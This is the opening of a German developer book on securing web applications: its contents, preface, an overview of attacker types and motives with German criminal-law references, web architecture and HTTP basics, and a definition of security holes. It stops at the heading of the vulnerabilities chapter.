Sichere Webanwendungen

André Wussow

Sichere Webanwendungen

schnell + kompakt

entwickler.press

André Wussow
Sichere Webanwendungen
schnell + kompakt
ISBN 978-3-939084-48-8

© 2007 entwickler.press,
ein Imprint der Software & Support Verlag GmbH

1. Auflage, 2007

http://www.entwickler-press.de
http://www.software-support.biz

Ihr Kontakt zum Verlag und Lektorat: lektorat@entwickler-press.de

Bibliografische Information Der Deutschen Bibliothek
Die Deutsche Bibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über
http://dnb.ddb.de abrufbar.

Korrektorat: Petra Kienle
Satz: text & form GbR, Carsten Kienle
Umschlaggestaltung: Melanie Hahn
Belichtung, Druck und Bindung: M.P. Media-Print Informationstechnologie GmbH, Paderborn.
Alle Rechte, auch für Übersetzungen, sind vorbehalten. Reproduktion jeglicher Art (Fotokopie, Nachdruck, Mikrofilm, Erfassung auf elektronischen Datenträgern oder andere Verfahren) nur mit schriftlicher Genehmigung des Verlags. Jegliche Haftung für die Richtigkeit des gesamten Werks kann, trotz sorgfältiger Prüfung durch Autor und Verlag, nicht übernommen werden. Die im Buch genannten Produkte, Warenzeichen und Firmennamen sind in der Regel durch deren Inhaber geschützt.

Inhaltsverzeichnis

Vorwort **9**

Kapitel 1: Beweggründe **15**
1.1 Angreifergruppen 16
1.2 Angriffsziele 17
Datenspionage 18
Datenmodifikation 19
Serverkompromittierung 19

Kapitel 2: Architektur und Prinzip **21**
2.1 Mehrschichtige Architektur 22
2.2 Kommunikation 24
2.3 Sicherheitskritische Aspekte 27

Kapitel 3: Sicherheitslücken **29**

Kapitel 4: Vulnerabilitäten **33**
4.1 Typisierung 34
Eingabevalidierung 35
Zugriffs- und Rechtemanagement 36
Sessionmanagement 38
Datenmanagement 39
Befehlszeilen 40
Fehlerbehandlung 41
Passwörter 42
Serverkonfiguration 43
Risikofaktor „Mensch“ 44
4.2 Exploits 44
4.3 Vulnerabilitätsdatenbanken 45

Kapitel 5: Angriffsvektoren **47**
5.1 Social Engineering 48
Definition 49
Historisches 50
5.2 Application Engineering 51
Definition 52
5.3 SQL-Injection 53
Definition 53
Beispiel 54
Historisches 56
5.4 Blind SQL-Injection 57
Definition 57
Beispiel 58
5.5 Command-Injection 60
Definition 61
Beispiel 62
5.6 Cross-Site Scripting 64
Definition 65
Beispiel 66
5.7 Cross-Site Request Forgery 68
Definition 69
Beispiel 70
5.8 Directory Traversal 71
Definition 72
Beispiel 72
5.9 Session-Hijacking 74
Definition 75
Beispiel 75
5.10 Session-Fixation 76
Definition 77
Beispiel 78
5.11 Cookie-Poisoning 79
Definition 79
Beispiel 80

5.12 URL-Smuggling 81
Definition 82
5.13 Buffer Overflow 83
Definition 83
Beispiel 85
5.14 Bruteforcing 86
Definition 86
5.15 Exploiting 87
Definition 88
5.16 Man-In-The-Middle 89
Definition 89
Historisches 90
5.17 Google Hacking 91
Definition 91

Kapitel 6: Verteidigungsvektoren 93
6.1 Eingabevalidierung 94
Dekodierung 95
Datentypüberprüfung 95
Eingabemaskierung (Escapen) 96
Eingabenfilterung 97
6.2 Zugriffs- und Rechtemanagement 100
6.3 Sessionmanagement 102
6.4 Datenmanagement 103
6.5 Befehlszeilen 104
6.6 Fehlerbehandlung 105
6.7 Passwörter 105
6.8 Serverkonfiguration 106
6.9 SQL-Injection 107
Prepared Statements 108
Stored Procedures 109
6.10 Unit Testing 110
6.11 CAPTCHAs 111
6.12 Risikofaktor „Mensch“ 112

Kapitel 7: Strafrechtliche Beurteilung 113

7.1 Strafrechtlicher Tatbestand 114

7.2 Rechte und Pflichten 115

7.3 Sicherheitsmaßnahmen 116

Stichwortverzeichnis 119

Vorwort

Der Stellenwert von Webapplikationen hat zu Zeiten des Web-2.0-Trends einen neuen Pegel erreicht. Social Software[1], Folksonomy[2] und natürlich AJAX[3] sind in aller Munde, nahezu täglich sprießen neue Applikationen aus der Internetverbindung oder bestehende Webseiten werden aufgerüstet.

Dabei stehen Benutzerfreundlichkeit und Funktionalität meistens im Vordergrund (die Benutzerfreundlichkeit sollte in jedem Fall ganz weit vor der Funktionalität stehen), was nicht selten einen der wichtigsten Aspekte in den Hintergrund gelangen lässt: die Sicherheit.

Sicherheit ist generell ein wichtiges Thema, wenn es um die Programmierung leistungsfähiger Applikationen geht. Egal, ob online oder offline. Dabei spielt es keine Rolle, ob es sich um die Verarbeitung sensibler Informationen, wie z.B. Benutzer- oder Zahlungsdaten, Onlineshops, Foren oder lediglich um ein Content Management System (CMS) handelt. Die kleinste Nachlässigkeit gefährdet nicht nur die Applikation und deren Benutzer, sondern auch den Server. Ganz zu schweigen vom schlechten Ruf und verlorenen Vertrauen seitens der Benutzer.

1. Softwaresysteme zur Unterstützung menschlicher Kommunikation und Kollaboration (z.B. Wikis und Weblogs). Diese Systeme werden häufig auch zum Aufbau von Netzwerken (Social Networks) genutzt die weitestgehend durch Selbstorganisation funktionieren und Gemeinschaften (Communities) fördern.
2. Verschlagwortung (Tagging) durch den Benutzer
3. Acronym für **A**synchronous **J**avaScript **a**nd **X**ML

Als Beispiel sei an dieser Stelle ein bekanntes Studentenverzeichnis genannt. Dieses Projekt wurde ursprünglich von drei Studenten ins Leben gerufen und dient als soziale Plattform für Studenten. Benutzerfreundlichkeit und Funktionalität wurden hier vorbildlich vereint, an der Sicherheit jedoch wurde erst einmal gespart. Ende 2006 ermöglichten gezielte Angriffe per Cross-Site Scripting, Cross-Site Request Forgery und Session-Hijacking-Attacken den Zugriff auf private Daten[4]. Aufgrunddessen geriet dieses Verzeichnis in negative Schlagzeilen, was einige Benutzer erst einmal von der Plattform vertrieb.

Dieses Beispiel soll veranschaulichen, dass es nicht reicht, auf Sicherheitslücken zu reagieren. Prävention ist das Zauberwort und gleichzeitig Pflicht, vor allem wenn es um die Daten der Benutzer geht.

Die Wahrscheinlichkeit eines Angriffs steigt stetig mit der Beliebtheit der Applikation. Diese Aussage wird täglich aufs Neue bekräftigt, wenn man sich in diversen Vulnerability-Datenbanken[5] umsieht.

Dort sind meistens bekannte Open-Source-Projekte wie beispielsweise OSCommerce (Onlineshop), Joomla! (CMS) und WordPress (Blog) betroffen. Aber auch Closed-Source-Projekte wie beispielsweise eBay (Auktionshaus), Amazon (Onlineversandhandel), StudiVZ (Soziales Netzwerk) und sogar Online-Banking-Systeme verschiedener Banken sahen sich bereits Angriffen ausgesetzt.

4. *http://www.heise.de/security/news/meldung/81639* und *http://www.heise.de/security/news/meldung/85970*

5. Datenbanken mit Auflistung bekannter Schwachstellen und Sicherheitslücken

Alle Anwendungen haben eines gemeinsam: Sie sind beliebt. Open-Source-Produkte sind auf gar keinen Fall die schlechtere Wahl. Durch den offen gelegten Quellcode ist es lediglich einfacher, Sicherheitslücken zu finden. Closed-Source-Produkte sind deswegen allerdings nur unwesentlich schwieriger anzugreifen.

Es ist von großer Bedeutung, über die unterschiedlichen Angriffsmethoden und deren Auswirkung Bescheid zu wissen, um mit einem maximalen Sicherheitsbewusstsein an die Planung einer Webapplikation heranzutreten und den Erfolg möglicher Angreifer möglichst zu verhindern.

Das vorliegende Buch gibt einen kompakten Überblick über die bekanntesten Angreifermethoden und stellt deren Funktionsweisen dar. Es werden Maßnahmen erläutert, wie Sie solche Angriffe vermeiden und schädigende Vorfälle ausschließen können.

Am Ende des Buches sollte Ihr Sicherheitsbewusstsein so gestärkt sein, dass diverse Methoden zur Vermeidung von Sicherheitslücken tief eingeprägt sind und automatisch verwendet werden. Natürlich kann dieses Buch auch als Nachschlagewerk fungieren.

Top 10

Das CWE[6] (*Common Weakness Enumeration*) veröffentlichte einen Bericht, aus dem hervorgeht, welche Sicherheitslücken am häufigsten in Applikationen vorkommen und ausgenutzt werden. Interessant ist hierbei die Tatsache, dass SQL-Injections und Cross-Site Scripting an erster Stelle stehen, obwohl sich beide Vulnerabilitäten recht einfach vermeiden lassen.

6. *http://cwe.mitre.org/documents/vuln-trends.html*

Zielgruppe

Das Buch richtet sich an Entwickler von Webapplikationen. Dabei spielt es keine Rolle, ob Hobbyist oder Profi, Entwickler oder Architekt. Sicherheit spielt während des gesamten Prozesses der Applikationsentwicklung eine große Rolle.

Quellcode-Notation

Sämtlicher Quellcode wird durch einen C-ähnlichen Pseudocode dargestellt. Die Dateiendung *.psc* symbolisiert dabei das dazu passende Dateiformat (*Pseudocode*).

Buch-Webseite

Aktualisierungen sowie Korrekturen und verschiedene Werkzeuge sind auf der Webseite des Autors unter *http://leserservice.wussoft.de* zu finden. Selbstverständlich befinden sich dort auch Möglichkeiten, um in direkten Kontakt mit dem Autor und anderen Lesern zu treten. Ebenso freut sich der Autor über Lob, Anregungen und Kritik an *info@wussoft.de*.

Danksagungen

Vielen Dank an erster Stelle an Ilka Bonten, Jennifer Hund, Tim Hütz, Daniel Nolte, Sebastian Löwenhag und Jens Konerow für die fachliche Überprüfung und wertvolle Kritik an diesem Buch. Vielen Dank auch an Sonja Waldschuk, Christiane Auf und Erik Franz von entwickler.press für die gute Zusammenarbeit und die ruhigen Nerven, wenn es mit dem Abgabetermin mal wieder nicht auf Anhieb geklappt hat.

Danke auch an all diejenigen, die mich zwischendurch motiviert und aufgebaut haben, wenn es mal nicht so gut lief oder voranschritt wie gewünscht, und auch Verständnis zeigten, wenn ich mal nicht so viel Zeit wie gewollt aufbringen konnte.

Widmung

„Hinter jedem erfolgreichen Mann steht eine Frau, die ihn stützt.“[7] So steht hinter einem jeden Buch von mir eine Frau. Mit dieser Widmung möchte ich mich von ganzem Herzen bei Ilka Bonten für ihre wertvolle Unterstützung in jeglicher Hinsicht (fachlich, wie auch psychologisch) meiner bisherigen Arbeiten bedanken. Mit einer bemerkenswerten Motivation behandelt sie meine Werke wie ihre Werke, steckt ihre Energie rein, und verleiht einem jeden Werk eine extravagante Note.

Danke Ilka.

Fehlerteufel

Natürlich werden von vornherein fehlerfreie Beispiele angestrebt. Bevor sie in diesem Buch beschrieben und auf die Webseite gepackt werden, werden die Beispiele ausgiebig von verschiedenen Personen und auf verschiedenen Systemen getestet. Dennoch kann es durchaus einmal vorkommen, dass unerwar-

7. Waltraud Schoppe, geb. am 27. Juni 1942

tete Fehler auftreten. Sollten Sie auf einen solchen Fehler beim Abtippen eines Listings stoßen, so probieren Sie bitte zuerst das entsprechende fertige Beispiel von der Webseite aus. Sollte der gleiche Fehler auftreten und es sich wider Erwarten doch nicht um einen Druckfehler im Listing handeln, so wenden Sie sich bitte direkt an den Autor. Dieser wird dann schnellstmöglich reagieren und helfen sowie gegebenenfalls eine Aktualisierung auf der Webseite zum Buch vornehmen.

Sämtliche Fehler gehen natürlich auf das Fehlerkonto des Autors.

Der Autor

André Wussow, geboren 1983, lebt in Aachen und studiert dort Informatik. Außerdem ist er als selbstständiger Softwareentwickler, Trainer und Fachautor tätig. Er schreibt regelmäßig für Fachzeitschriften wie das dot.net magazin und das PHP Magazin, die DeveloperWorld sowie für eigene Buchprojekte und referiert auf Fachkonferenzen über verschiedene Technologien.

Er beschäftigt sich bereits seit der Einführung mit dem .NET Framework. Dabei gilt sein Hauptaugenmerk den Sprachen C# und Visual Basic sowie Webanwendungen mit ASP.NET. Datenbankapplikationen realisiert er mit modernen Datenbanksystemen wie MySQL, MSSQL und Oracle. Im Laufe der Zeit hat er sich auf diverse Webtechnologien sowie sicherheitsrelevante Themen spezialisiert.

Sie erreichen ihn unter *info@wussoft.de*.

KAPITEL 1

Beweggründe

1.1 Angreifergruppen 16
1.2 Angriffsziele 17

Ein potenzieller Angreifer kann aus den verschiedensten Gründen und mit den unterschiedlichsten Absichten eine Applikation penetrieren[1]. Auch ist es prinzipiell fraglich, wie schnell ein erfolgreicher Einbruch entdeckt wird. Das hängt ganz vom Angreifer und Administrator ab.

Es gibt sicherlich eine Vielzahl von kompromittierten Systemen, die sich über längere Zeiträume in fremder Gewalt befanden. Als Beispiel sei an dieser Stelle eine Universität in den USA genannt. Mitte Mai im Jahre 2006 wurde bekannt, dass mindestens ein Server für einen Zeitraum von mindestens einem Jahr unbemerkt in fremder Hand war. Auf diesem waren unter anderem die sensiblen Daten sämtlicher Studierenden hinterlegt, inklusive Sozialversicherungsnummern. Der Einbruch wurde damals nicht von einem Administrator, sondern erst durch das FBI entdeckt.

Natürlich ist dies auch immer eine Frage des Geschicks eines Angreifers sowie der Person desjenigen, der sich unbefugten Zugriff verschaffen will (vgl. Kapitel 1.1 – Angreifergruppen).

1. Missbräuchliches Eindringen eines Angreifers in ein Rechnersystem/-verbund

Prinzipiell kann man allerdings die potenziellen Angriffsziele klassifizieren (vgl. Kapitel 1.2 – Angriffsziele). Jedes dieser Ziele ist schwerwiegend und verursacht in der Regel großen wirtschaftlichen Schaden.

1.1 Angreifergruppen

In diesem Buch wird ein Angreifer gewollt und bewusst als ein solcher betitelt. Der Begriff dient der Gruppierung und Vereinfachung sämtlicher Arten von Tätern, ohne sich dabei auf eine Angreifergruppe festzulegen.

Generell lässt sich ein Angreifer primär in zwei Obergruppen einordnen: entweder aufgrund seiner Fähigkeiten oder seines sozialen Umfelds. Die Tabelle 1.1 soll eine solche Gruppierung erläutern.

Tabelle 1.1: Angreifergruppen

Nach Fähigkeit	Nach sozialem Umfeld
Hacker	Angestellter
Cracker	Ex-Angestellter
IT-Profi	Konkurrent
Script-Kiddy	Sonstiger

Ein Angreifer verfügt also generell über wahrscheinlich nicht im Vorfeld bekannte Fähigkeiten und Beweggründe. Eine genauere Einordnung kann folglich erst nach einem Angriff und einer ausführlichen Analyse erfolgen.

In den Medien wird ein Angreifer sehr verallgemeinert als Hacker bezeichnet. Das ist allerdings nicht wahr. Fakt ist, dass in der

heutigen Zeit die Mehrzahl aller Angriffe von sogenannten Script-Kiddies mit Destruktionsgedanken durchgeführt werden.

Während der Begriff Hacker bereits vor den Zeiten von grafischen Betriebssystemen und des heutigen Internets existent war und lediglich einen guten Fachmann bzw. Informatiker betitelte, sind Script-Kiddies in der Regel gelangweilte Schulkinder, die ohne Fachwissen möglichst großen Schaden anrichten möchten. Hacker hingegen arbeiten nach ethisch-moralischen Vorsätzen ohne Destruktionsgedanken.

Es spielt also eine große Rolle, wer als Angreifer (unbeeinflusst von seinen Absichten) vor der Applikation sitzt. Ein Hacker (also Fachmann) weiß in der Regel seine Spuren gekonnt zu verwischen. Reagiert der Administrator zu langsam, ist es durchaus möglich, dass der Einbruch spurlos an ihm vorüberzieht. Script-Kiddies hingegen verwenden lediglich Exploits und Tools, um sich mit der Kompromittierung eines Servers brüsten zu können. Dabei haben sie nicht selten als primäres Ziel das Auffallen.

Es ist folglich schwer, einen Angreifer sowie seine Absichten eindeutig zu klassifizieren. Vor allem ist die Denkweise nicht nachvollziehbar. Hacker zum Beispiel denken „quer. Nicht nur beim Angriff, auch bei der Angriffsvorbereitung und bei der Spurenvernichtung verlassen sie das konventionelle Denkschema der IT-Profis.“[2]

1.2 Angriffsziele

Ein Angreifer verfolgt mit seinem Angriff in der Regel ein bestimmtes Ziel, das in jedem Fall in Zusammenhang mit seinen Fähigkeiten wie auch seinem sozialen Umfeld steht. In der Regel verfolgt er sein Ziel ernsthaft und zielstrebig.

2. Steffen Brückner, Dozent und Systemadministrator der Erfurter Fachschule für Technik und Wirtschaft

Allerdings erfolgt ein Angriff auch nicht selten aus Spaß oder unter „sportlichen“ Motiven. Auch wenn in einem solchen Fall kein primäres Ziel im Vordergrund steht, ist er nicht minder gefährlich.

Prinzipiell lassen sich die potenziellen Angriffsziele klassifizieren: Datenspionage, Datenmodifikation und Serverkompromittierung. Ob ein Angreifer bei seinem Vorhaben entdeckt wird, hängt nicht zuletzt von seiner Gruppierung und dem Systemverantwortlichen ab.

Datenspionage

Im Allgemeinen ist die Datenspionage bereits eine sehr alte Form der Kriminalität. Generell standen schon immer vertrauliche Informationen wie beispielsweise Unternehmensdaten, Forschungsergebnisse, Bankdaten und Personendaten in einem gewissen Interesse von Angreifern.

Natürlich gehen potenzielle Angreifer auch mit der Zukunft. Selbst als das Internet bzw. dessen Vorläufer noch in den Kinderschuhen steckte, gab es bereits Methoden zur digitalen Datenspionage. Mit wachsender Popularität des weltweiten Netzwerks ist natürlich auch die Cyber-Kriminalität gewachsen und dank der analog dazu wachsenden Komplexität wurden auch immer wieder neue Methoden gefunden.

Das Ziel ist allerdings nach wie vor das gleiche: das Erlangen von prinzipiell jeglicher Art von Informationen, speziell natürlich vertrauliche. Hierfür werden nicht selten Sicherheitslücken zu Rate gezogen. Generell kann die Datenspionage manuell oder automatisiert erfolgen.

Gesetzesgrundlagen

- § 202a StGB: Ausspähen von Daten (vgl. Kapitel 7.1)
- § 44 BDSG: Strafvorschriften (vgl. Kapitel 7.1)

Datenmodifikation

Die Datenmodifikation bietet einem Angreifer unter anderem eine wesentlich komfortablere Variante der Datenspionage, indem er einen Trojaner bzw. Sniffer einspielt, der sämtliche Daten ausspioniert.

Natürlich lassen sich komplette Seiten auch in feindliche Gewalt bringen und Inhalte verändern. In der Praxis erfolgt dies aber eher selten, da der Einbruch unmittelbar bemerkt wird. Selten wird ein solches Ziel allerdings auch dafür verwendet, um eine politische Botschaft an ein breitgestreutes Publikum zu verteilen oder einfach nur Aufsehen zu erregen. In der Regel werden für solche Zwecke stark frequentierte Objekte attackiert, damit eine breite Zielgruppe involviert wird.

Gesetzesgrundlagen

- § 303a StGB: Datenveränderung (vgl. Kapitel 7.1)

Serverkompromittierung

Die Kompromittierung eines Servers erfolgt in der Regel mit dem Ziel der Nutzung fremder Rechenleistung. Dabei kann es verschiedene Beweggründe geben.

Zum einen wird gern kopiergeschütztes Material zur Weiterverteilung abgelegt. Zum anderen wird ein Server allerdings auch gerne zur Ausführung weiterer Angriffe (z.B. Viren-/Würmerverteilung, Bruteforce-Angriffe oder Denial-Of-Service-Attacken) verwendet. Besonders beliebt ist hier die Verwendung von Mail-Ressourcen (Spam) oder die Verwendung allgemeiner Leistungen für den Aufbau von leistungsfähigen Botnetzen.

In jedem Fall gerät der Servereigentümer bzw. Administrator primär in die Schusslinie. Gesetzlich gesehen ist er für dieses System verantwortlich. Wird sein System für illegale Zwecke miss-

braucht und ein Einbruch kann nicht eindeutig bewiesen werden, so ist er für eventuell entstandene Schäden haftbar zu machen. In jedem Fall trifft ihn allerdings eine Mitschuld, sofern er nicht schnell genug reagiert hat.

Gesetzesgrundlagen

- § 303b StGB: Computersabotage (vgl. Kapitel 7.1)

KAPITEL 2

Architektur und Prinzip

2.1 Mehrschichtige Architektur 22

2.2 Kommunikation 24

2.3 Sicherheitskritische Aspekte 27

Um die Funktionsweise von Webapplikationen, Sicherheitslücken und entsprechenden Angriffsvektoren zu verstehen, sind grundlegende Kenntnisse über die Architektur von Webapplikationen erforderlich.

Prinzipiell lässt sich sagen, dass Webapplikationen auf Webservern oder Serververbunden laufen und sich in zwei Oberkategorien unterteilen lassen: eigenständig und integriert.

Eigenständige Anwendungen sind selbstständig arbeitende Programme (kompiliert, in Binärform), die in der Regel ohne Zusatzsoftware, in Form von Interpretern, ihre Funktionalität gewährleisten. Übernimmt eine solche Anwendung auch die Auslieferung der Inhalte an einen Client, so wird kein Webserver mehr benötigt.

Integrierte Webanwendungen sind durch einen Webserver interpretierte Skripte. Um ihre Funktionalität zu gewährleisten, wird neben einem Webserver auf jeden Fall ein entsprechender Interpreter benötigt, der für die Ausführung des Skripts verantwortlich ist. Je nach verwendetem Webserver und Interpreter können

jene als Modul im Webserver geladen oder als externes Programm beauftragt werden.

2.1 Mehrschichtige Architektur

Webanwendungen lassen sich prinzipiell als Multi-Tier Architecture (mehrschichtige Architektur) betrachten. Diese Architektur ist eine spezielle Form einer Anwendungsarchitektur, bei der die Applikation in mehrere, diskrete Layer (Schichten) aufgeteilt wird.

Abb. 2.1: Schichtenmodell

Webapplikationen bestehen in abstrakter Form aus drei Schichten: Präsentation, Logik und Daten. Oftmals ist hier auch die Rede von einer sogenannten Three-Tier Architecture (dreischichtige Architektur).

Letztere zwei Schichten lassen sich allerdings detaillierter definieren, so dass die Architektur einer Webapplikation noch genauer beschrieben werden kann. Detailliert betrachtet, besteht eine Webapplikation aus fünf Schichten: Präsentation (Browser),

Verwaltung/Steuerung (Server), Applikation (eigenständig oder integriert), Datenverwaltung (Datenbank Management System/ Dateisystem) und Datenerhaltung (Datenbank/Datei).

Tabelle 2.1: Die fünf Schichten einer Webapplikation

Präsentation	
Präsentation	Die Präsentationsschicht wird generell durch einen Webbrowser abgebildet. Er ist für Initiierung einer Anfrage (*HTTP-Request*) sowie die Verarbeitung und Aufbereitung der Antwort (*HTTP-Response*) verantwortlich.
Logik	
Verwaltung/ Steuerung	Die Verwaltung und Steuerung übernimmt der (Web-)Server. Er nimmt eine Anfrage an und leitet diese an die nächste Schicht (Applikation) weiter.
Applikation	Die Hauptfunktionalität übernimmt je nach Applikationstyp (eigenständig oder integriert) die Applikation an sich oder ein Interpreter.
Daten	
Datenverwaltung	Die Verwaltung sämtlicher Daten führt je nach verwendetem Typ z.B. ein Datenbankmanagementsystem (DBMS) oder das Dateisystem aus.
Datenerhaltung	Die Erhaltung sämtlicher Daten wird von der Datenverwaltungsschicht kontrolliert und erfolgt je nach verwendetem Typ z.B. in Form von Datenbanken oder Dateien.

Die Schichten verteilen sich dabei auf Client und Server. Die Verteilung der Schichten bei der Architektur von Webapplikationen erfolgt gemäß des Thin-Client-Konzepts.

Bei diesem Konzept beschränkt sich die funktionale Ausstattung auf die Ein- und Ausgabe. Die gesamte Logik sowie Verwaltung und Erhaltung von Daten befindet sich zentralisiert auf einem oder mehreren Server(n). Die aufbereiteten Daten werden möglichst vollständig von einem Server bezogen. In der Regel kann jede Schicht physikalisch separiert werden.

2.2 Kommunikation

Die Kommunikation zwischen Client und Server erfolgt per HTTP (*Hypertext Transfer Protocol*). HTTP ist ein zustandsloses Protokoll zur Datenübertragung über ein Netzwerk. Zustandslos, da eine Verbindung lediglich zur Datenübertragung eines Objekts aufrecht erhalten wird und kein Zustand gespeichert wird. Für die Übertragung weiterer Objekte müssen weitere Verbindungen aufgebaut werden. Eine Verbindung besteht aus exakt einer Anfrage (*HTTP-Request*) und einer Antwort (*HTTP-Response*).

Listing 2.1: Beispiel eines HTTP-Request

```
GET /index.html HTTP/1.1
Host: www.example.net
```

Abgesehen von seiner ursprünglichen Bedeutung ist HTTP nicht nur auf die Übertragung von Hypertexten beschränkt, sondern kann dank diverser Erweiterungen jegliche Arten von Daten übertragen. Um welche Arten von Daten es sich jeweils handelt, wird in einem sogenannten Header übertragen. Dieser Header umfasst in der Regel ausführliche Informationen über den jeweiligen Server und den angeforderten Inhalt sowie einen Status der Anfrage.

Listing 2.2: Beispiel eines HTTP-Response

```
HTTP/1.1 200 OK
Server: Apache/2.0.53 (Unix) PHP/5.0.3
Content-Length: 343
Content-Language: de
Content-Type: text/html
Connection: close

<html>
 <head>
  <title>Hallo Welt!</title>
 </head>
 <body>
  Hallo Welt!
 </body>
</html>
```

Es gibt unterschiedliche Arten von Anfragen. Die zwei gebräuchlichsten stellen GET und POST dar. GET ist die gängigste Methode und dient dem Abrufen von Inhalten. POST ähnelt dieser Handhabung, bietet allerdings noch die Möglichkeit zur gleichzeitigen Übertragung eines Datenblocks (beispielsweise von Formulardaten). Dieser besteht in der Regel aus Wertepaaren (Parametern samt Wertzuweisung). Auch binäre Daten lassen sich problemlos übermitteln (z.B. beim Upload).

Grundsätzlich lassen sich Daten auch mittels GET übertragen. Allerdings gibt es hier keine Möglichkeit für einen Datenblock. Die Daten werden als Parameter direkt in der URL übertragen. Die Übertragung per POST erfolgt allerdings wesentlich diskreter, was vor allem für sensible Daten wichtig ist (aber effektiv nicht sicherer ist). Im Gegensatz zu GET ist auch die zulässige Datenmenge wesentlich größer.

Ursprünglich war kein Datentransport per GET geplant. Aber vor allem im Einsatz von AJAX gewinnt GET wieder mehr an Gewicht, was allerdings auch noch einige Nachteile mit sich bringt. Während ursprünglich per POST übertragene Daten nicht von Browsern und Proxy-Servern gecacht worden sind, wurden GET-Requests normal gecacht.

Um die Problematik ein wenig zu verdeutlichen, bietet sich ein Szenario zum Löschen diverser Daten per AJAX an. Wird ein solcher Request direkt gecacht, landet dieser ohne Nachfrage direkt im Cache – und wird bei Bedarf auch ohne Nachfrage noch mal ausgeführt.




Abb. 2.2: Datenfluss

2.3 Sicherheitskritische Aspekte

Bei näherer Betrachtung der Architektur von Webapplikationen ergeben sich mehrere Angriffsvektoren zum Ausnutzen einer Vulnerabilität (vgl. Kapitel 4). Generell ist jede Schicht verwundbar und stellt eine Angriffsebene dar.

Eine Webapplikation kann durchaus als Gesamtprodukt sämtlicher Schichten betrachtet werden. Sie ist folglich erst dann sicher, wenn jedes Teilprodukt (also jede Schicht) für sich betrachtet sicher ist.

In Bezug auf die Sicherheit und eine bessere Veranschaulichung kann das Schichtenmodell auch etwas modifiziert und in ein Säulenmodell transformiert werden.




Abb. 2.3: Sicherheitskritisches Säulenmodell

Getreu diesem Modell ist eine sichere Webapplikation erst dann wirklich sicher, wenn auch die zwei Säulen der Verwaltung/ Steuerung und Datenverwaltung sicher sind.

Bildlich gesprochen: Befindet sich in nur einer Säule ein Leck, so knickt diese ein und die gesamte Stabilität und Sicherheit der Applikation leidet darunter. Je größer das Leck oder je mehr Lecks existieren, umso instabiler wird die Applikation. Das kann bis zu einem kompletten Zusammenbruch dieser führen. Die Sicherheit steht und fällt mit jeder dieser Säulen.

Es reicht also nicht aus, ein Gebäude aus Stahl zu haben, wenn das Fundament aus Sand besteht. Das stabilste Gebäude kann nur so stabil sein, wie sein Fundament tragen kann. Die Gesamtkonstruktion ist so stabil bzw. sicher wie sein schwächstes Element.

KAPITEL 3

Sicherheitslücken

Eine Sicherheitslücke beschreibt einen Fehler in einer Applikation, durch den ein bösartiges und schädliches Programm oder ein Angreifer die Kontrolle über diese übernehmen und eventuell in die Betriebssystemebene eindringen kann.

Eine solche Sicherheitslücke entsteht durch einen Programmfehler. Da umfangreiche Applikationen normalerweise aus enorm viel Quellcode bestehen, ist es ziemlich kompliziert, eine solche Applikation direkt während der Entwicklung fehlerfrei zu erstellen.

Auf eine möglichst fehlerfreie Entwicklung haben verschiedene Faktoren einen großen Einfluss. Beispielsweise spielen Zeit und Qualifikation der Entwickler eine sehr große Rolle. Die meisten Schwachstellen resultieren aus Zeitdruck, mangelnder Qualifikation und nicht ausreichendem Sicherheitsbewusstsein seitens des Entwicklers.

Eine zu Beginn komplett fehlerfreie Entwicklung ist utopisch. Vor allem bei komplexeren Applikationen entwickeln diese schnell eine große Eigendynamik, aufgrund derer nicht alle Fehler im Entwicklungsstadium erkenn- und entfernbar sind.

Statistisch gesehen erzeugt ein Entwickler pro tausend Zeilen Quellcode einen Fehler. Größere Projekte erreichen in der Regel ohne Weiteres hunderttausende Zeilen. Bei fünfhunderttausend Zeilen kann also schon grob mit fünfhundert Fehlern gerechnet werden. Das erscheint auf Anhieb enorm viel, ist in der Praxis aber „normal".

Während der Alpha- und Beta-Stadien des Entwicklungsprozesses sollten solche Fehler eigentlich aufgespürt werden. Allerdings ist es nicht zu erwarten, dass in diesen Stadien alle Fehler aufgespürt und behoben werden. Hierbei spielt beispielsweise auch die Eigendynamik eine große Rolle: Viele Fehler können erst nach einer längeren Laufzeit oder in zuvor unvorhersehbaren Fällen auftreten.

Es kann durchaus passieren, dass eine geringe Anzahl von Fehlern nie entdeckt werden, da entweder das Ausmaß zu gering ist oder der Fehler erst durch gezielte Provokation bzw. Penetration (beispielsweise von einem Angreifer) entsteht.

Auch wenn hier von so auffällig vielen Fehlern die Rede ist, die während der Entwicklung bereits mit in die Applikation einfließen, so bedeutet dies im Umkehrschluss allerdings nicht, dass hierbei jeder Fehler auch eine Sicherheitslücke repräsentiert. Ein Fehler kann auch einfach einen fehlgeleiteten Prozeduraufruf oder Absturz der Applikation zur Folge haben, ohne dass hierunter die Sicherheit leidet.

Wann ist demnach also ein Fehler eine Sicherheitslücke? Und vor allem, was macht einen Fehler zu einer Sicherheitslücke? Grob definiert resultiert eine Sicherheitslücke aus einem Programmfehler, der einen (kritischen) Vorgang nicht ausreichend genau prüft und unzulässige Vorgänge zulässt.

Prinzipiell kann allerdings mit relativ geringfügigen Mitteln und einer Portion gesundem Menschenverstand eine Applikation sicher konzipiert werden.

Hinweis

Das OWASP (*Open Web Application Security Project*) hat sich dem Auffinden und der Bekämpfung von unsicheren Webapplikationen verschrieben. Auf der Projekt-Webseite befinden sich viele Informationen und Anleitungen zur Entwicklung sicherer Applikationen: *http://www.owasp.org*.

KAPITEL 4

Vulnerabilitäten

4.1 Typisierung 34
4.2 Exploits 44
4.3 Vulnerabilitätsdatenbanken 45

